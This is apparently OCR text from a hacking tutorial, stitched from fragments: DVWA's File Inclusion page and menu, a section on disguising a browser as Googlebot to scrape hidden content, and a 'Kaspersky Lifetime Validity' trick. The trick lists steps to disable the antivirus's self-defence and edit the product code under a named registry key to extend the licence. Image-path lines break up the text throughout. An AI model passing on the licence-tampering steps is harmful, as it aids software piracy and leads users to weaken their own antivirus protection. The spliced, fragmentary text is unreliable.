Gmail YouTube Maps Translate News
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Vulnerability: File Inclusion
The PHP function allow_url_include is not enabled.
[file1.php] - [file2.php] - [file3.php]
More Information
Wikipedia - File inclusion vulnerability
WSTG - Local File Inclusion
WSTG - Remote File Inclusion

Disguise as Google Bot:


Usually we do this using a headless chrome browser(chrome without GUI) and program it with JavaScript to automate web scraping. Googlebot does scrape the web and can read all things sent by the server in response to the request, these things may include json,xml data as well
as certain components in webpage hidden from the end user by javaScript.
We can also simulate the GoogleBot by using Chrome Canary
Download Here **: https://www.google.com/intl/en_in/chrome/canary/**
Also one can read the step by step guide with screenshots to do the initial setup of bot from
here : **https://gentofsearch.com/blog/chrome-googlebot-simulator/**




KASPERSKY LIFETIME VALIDITY


This trick should work with old versions of Kaspersky AV software but it has been a long time since this topic was relevant in hacking and authors could perform this practical at that time. Since then Kaspersky has changed a lot of things and this may not work at all.

Install Kaspersky AV







Then disable self defence in settings.




Open regedit or registry editor in windows




Open Folder Path (for 32bit OS)
HKEY_LOCAL_MACHINE\SOFTWARE\KasperskyLab\protected\APV8\environment




Look for Product code (License code)




Right Click on product code and modify it by changing last 3-4 characters of the product key.




Close Registry edit and click on the Kaspersky icon in the taskbar and exit it



